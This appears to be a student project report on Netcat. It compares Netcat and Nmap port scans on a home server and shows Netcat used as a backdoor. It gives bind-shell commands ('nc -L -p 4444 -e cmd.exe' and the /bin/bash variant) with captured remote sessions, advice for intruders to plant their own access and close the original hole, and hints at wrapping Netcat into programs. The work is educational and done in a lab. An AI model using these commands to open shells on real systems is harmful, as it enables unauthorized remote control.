
Backdoors are essentially a none authorized way to access a remote machine and gain control of them in a way where a user may not know they are being compromised. When a hacker finds a way to use a backdoor and get into a system, they can take control of it and do what they want with that system. Once a hacker gets control they should create a new way for them to get in a more secure way, and close the backdoor that they got control of access. That way another hacker will not be able to get into that same backdoor and take over the system that the first hacker got access to.

Netcat allows the use of creating a backdoor on a system by running as a server. By running as a server, Netcat also allows the ability to run an external program once connecting, such as the Windows command line or a UNIX bash shell. This will give a client full control over another system.

For example to run a backdoor on a Windows system and have the command line prompt run to the client type:

```
nc -L -p 4444 -e cmd.exe
```

Now when I client connects to this system on port 4444, they will be prompted with a Windows shell, as seen below.



```
ca. Administrator: C:\Windows\system32\cmd.exe - nc 127.0.0.1 4444
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc 127.0.0.1 4444
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7848-E088

Directory of C:\Users\Jeffrey


10/11/2009  01:00 PM    <DIR>          .
10/11/2009  01:00 PM    <DIR>          ..
09/24/2009  12:58 PM    <DIR>          Contacts
10/11/2009  10:29 AM    <DIR>          Desktop
10/10/2009  01:29 PM    <DIR>          Documents
09/24/2009  02:56 PM    <DIR>          Downloads
09/24/2009  12:59 PM    <DIR>          Favorites
09/24/2009  12:58 PM    <DIR>          Links
09/26/2009  11:55 AM    <DIR>          Music
10/11/2009  01:03 PM    <DIR>          Pictures
09/25/2009  01:24 AM    <DIR>          Saved Games
09/25/2009  12:59 PM    <DIR>          Searches
10/11/2009  01:01 PM                25 somefile.txt
10/10/2009  01:40 PM    <DIR>          Tracing
09/24/2009  12:58 PM    <DIR>          Videos
                1 File(s)                25 bytes
                14 Dir(s)  202,766,061,568 bytes free

C:\Users\Jeffrey>
```


Now you could do the same for a bash shell:

```
nc -L -p 4444 -e /bin/bash
```

In this case a user will not be prompted with any commands, but they will be able to type in this shell with UNIX commands and be given output. The following image shows you a UNIX shell logged in from Netcat server.



```
Administrator: C:\Windows\system32\cmd.exe - nc 192.168.1.110 4444
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc 192.168.1.110 4444
pwd
/var/mobile
uname -a
Darwin Jeffs-iPhone 10.0.0d3 Darwin Kernel Version 10.0.0d3: Wed May 13 22:16:49
PDT 2009; root:xnu-1357.2.89~4/RELEASE_ARM_S5L8920X iPhone2,1 arm N88AP Darwin
```


4. EXPERIMENT

4.1 Port Scanning – Netcat vs. Nmap

In this experiment I will run both Netcat and Nmap to scan my home server to verify which ports are open, and reveal information about that host, and also which program is faster. I will set the both programs to scan ports 1 to 10000 and I will run each program at the same time. Since this Project is not about Nmap, I will not get into too many details about Nmap or how to use this program, just talk about my findings of each as well as the parameters.

4.1.1 Speed Test

For this first test I will just be comparing the speed of the two scanners running simultaneously side by side, just scanning for open or closed ports. So therefore I will just be running Nmap in regular scan mode.





After I have ran the test you can see that Nmap took 34.02 seconds to scan all the ports, and as Nmap finished I took a screen shot immediately and you can see that Netcat had only scanned 3 ports in the time it took Nmap to scan a whole system.

4.1.2 Details Test

In this experiment I will again be running both Netcat and Nmap as port scanners side by side, although during this test I will set Nmap to an intensive scan to reveal what extra details this program will display about our host scan.

During this experiment, Nmap had completed its scanning of ports 1-10000 in 26.43 seconds and during that time Netcat had only finished scanning 10000 (closed), and 9999 (opened). Similar results to the past speed test. Nmap had then gone on to a service scan to display what services are currently running. By the time Nmap had finished a whole detailed scan, Netcat had only finished about 11 ports scanned.





You can see that both applications are accurate and displays port 9999 as an open port. Although Netcat is unaware of what program is running on this port, whereas Nmap displays the service currently running. You can also see that Nmap is much more accurate when it comes to scanning details about the services running on the ports. This essentially does the job of banner grabbing as well much faster than Netcat does.

Although Netcat is slow, the reason is because when it looks at a port it waits for a timeout on that specific port before it states it is closed. In this experiment I have made the wait time 1 second, but as you can see it is still much slower than Nmap and displays much less details.

4.2 Netcat as a Backdoor

In this experiment I will cover how to use Netcat as a backdoor on another host and take control of it. I will not explain how to use an exploit to get Netcat onto another machine, except to say there are many ways about doing this.

One is simply embed Netcat into a program either by using a wrapper, or make a program yourself and use the Netcat commands to start itself. You could also just make a basic script and have it run on another machine. You could exploit a vulnerable service and upload it yourself and have it run a command when it gets uploaded to start a command line or shell upon connecting. There are several ways to go about this, but for the purpose of this experiment I will simply just run Netcat on


another machine with the proper commands typed in to make a simple connection and take control of the host server.

The first machine I will connect to is my a desktop on my home network, this is a Windows XP machine. On that machine I will start the Netcat server with the following command:


```
nc -v -L -p 4444 -e cmd.exe
```

This will prompt me with the Windows command line once I make a connection to it, giving me the same control as if I were physically sitting there.

For example I will type 'ipconfig' to display that I am connected to the server:



Notice now how the server I am connected to displays the same IP address. This shows that I can now perform commands on the server from the client and I have full control. When I first connect the server recognizes that I connect and displays what IP I am connecting from as well as the port I am using on the client end.



5. CONCLUSION

In conclusion to the experiments you can see that Netcat has many different functionalities but for some of the functionalities it may be better off to use specific tools in certain cases. Port Scanning using Netcat can be a very slow process unless you know certain ports that may already be active. Once you know they are open you need to do a banner grab to find out more information about the service running. This process could be very time consuming with Netcat if you do not know specifically what you are looking for. If you know there may be a web server open with Netcat you can probe that port specifically and that will be much faster.

Although Netcat is a tool every network administrator should have in their toolbox since it can help them with a wide variety of tasks, Netcat seems to be a tool that falls under the saying, Jack of all trades, master of none, Since it can perform many different variety of tasks but does no one thing better than a tool developed for that direct task. It is definitely a tool I would recommend to try out and get your feet wet with and give it a try, you never know when it may come in handy to use.

6. REFERENCES

Brian Baskin, *Netcat Power Tools*, Syngress Publishing Inc, Burlington, MA, 2008.

Netcat: the TCP/IP swiss army: <http://nc110.sourceforge.net>

Netcat. From Wikipedia: <http://en.wikipedia.org/wiki/Netcat>

Ncat Users' Guide: <http://nmap.org/ncat/guide/index.html>

Mati Aharoni, Netcat Security: <http://www.webpronews.com/topnews/2003/10/20/netcat-security>

Nmap - Free Security Scanner For Network Exploration & Security Audits: <http://nmap.org/>

Nmap. From Wikipedia: <http://en.wikipedia.org/wiki/Nmap>

NetCat Tutorial: <http://www.securitydocs.com/library/3376>